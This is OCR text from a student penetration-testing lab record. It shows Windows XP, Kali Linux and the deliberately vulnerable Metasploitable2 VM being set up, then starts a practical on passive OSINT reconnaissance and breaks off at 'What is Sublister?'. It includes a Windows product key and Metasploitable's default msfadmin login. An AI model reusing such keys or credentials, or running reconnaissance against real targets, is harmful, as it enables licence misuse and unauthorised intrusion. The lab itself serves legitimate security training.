

Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
33 minutes
Installing Devices
Get up and running with the latest updates
Windows Update provides you with critical software updates and hardware support files for your Windows® XP computer. You can choose to have Setup check the Windows Update Web site to ensure that you have the latest updates to make your Windows installation go smoothly.
For corporate customers there have been great improvements to the system preparation tool as well as unattended setups.



Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately:
33 minutes
Windows XP Professional Setup
Regional and Language Options
You can customize Windows for different regions and languages.
Regional and Language Options allow you to change the way numbers, dates, currencies and the time are displayed. You can also add support for additional languages, and change your location setting.
The Standards and formats setting is set to English (United States), and the location is set to United States.
To change these settings, click Customize.
Customize...
Text Input Languages allow you to enter text in many different languages, using a variety of input methods and devices.
Your default text input language and method is: US keyboard layout
To view or change your current configuration , click Details.
Details...
< Back
Next >



Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately: 33 minutes
Windows XP Professional Setup
Personalize Your Software
Setup uses the information you provide about yourself to personalize your Windows software.
Type your full name and the name of your company or organization.
Name:
Student
Organization:
RD National College
< Back
Next >


Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately: 33 minutes
Windows XP Professional Setup
Your Product Key
Your Product Key uniquely identifies your copy of Windows.
PRODUCT KEY:
The 25-character Product Key appears on the yellow sticker on the back of your Windows CD folder.
Type the Product Key below:
Product Key:
B2RBK
7KPT9
4JP6X
QQFWM
PJD6G
< Back
Next >



Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately: 30 minutes
Windows XP Professional Setup
Networking Settings
Installing network software allows you to connect to other computers, networks, and the Internet.
Choose whether to use typical or custom settings:
Typical settings
Creates network connections using the Client for Microsoft Networks, File and Print Sharing for Microsoft Networks, QoS Packet Scheduler, and the TCP/IP transport protocol with automatic addressing.
Custom settings
Allows you to manually configure networking components.
< Back
Next >



Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately: 24 minutes
Completing installation...
Get up and running with the latest updates
Windows Update provides you with critical software updates and hardware support files for your Windows® XP computer. You can choose to have Setup check the Windows Update Web site to ensure that you have the latest updates to make your Windows installation go smoothly.
For corporate customers there have been great improvements to the system preparation tool as well as unattended setups.



Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Microsoft
Windows xp
Applying computer settings...


Windows XP Professional x64 Edition Bilal - VMware Workstation 17 Player (No
Player
Microsoft
Windows xp
To begin, click your user name
Administrator
Type your password
Turn off computer
After you log on, you can add or change accounts.
Just go to Control Panel and click User Accounts.


Step 2.1: Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.



kali-linux-2025.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player



kali-linux-2025.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali
us
06 Jan, 07:07
kali
Cancel
Log In
KALI




Step 3.1: Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.




Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
* Loading kernel modules...
* Loading manual drivers... [OK]
* Setting kernel variables... [OK]
* Activating swap... [OK]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 4985 days without being checked, check forced.
/dev/mapper/metasploitable-root: 55574/458752 files (0.3% non-contiguous), 383738/1835008 blocks
[OK]
* Checking file systems...
fsck 1.40.8 (13-Mar-2008)
/dev/sda1 has gone 4985 days without being checked, check forced.
/dev/sda1: 31/60240 files (12.9% non-contiguous), 32963/240940 blocks
[OK]
* Mounting local filesystems... [OK]
* Activating swapfile swap... [OK]
Mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles : done.
* Checking minimum space in /tmp... [OK]
* Skipping firewall: ufw (not enabled)... [OK]
* Configuring network interfaces... [OK]
* Starting portmap daemon... [OK]


Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
* Starting deferred execution scheduler atd [OK]
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[OK]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:


Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

Practical No. 2

Aim - Use of open-source intelligence and passive reconnaissance.

Theory -

The aim of this practical is to utilize Open-Source Intelligence (OSINT) and passive reconnaissance techniques to gather information about a target without directly interacting with their systems. Unlike active scanning, passive reconnaissance leaves no footprint on the target's logs, making it an essential first step in a stealthy penetration test. By leveraging publicly available resources such as search engines, social media, WHOIS databases, and tools like theHarvester or Shodan, security professionals can identify domain names, IP ranges, email addresses, and subdomains. This gathered intelligence forms the foundation for mapping the target's attack surface and identifying potential entry points for subsequent testing phases.


1. Installing Sublister:

What is Sublister?

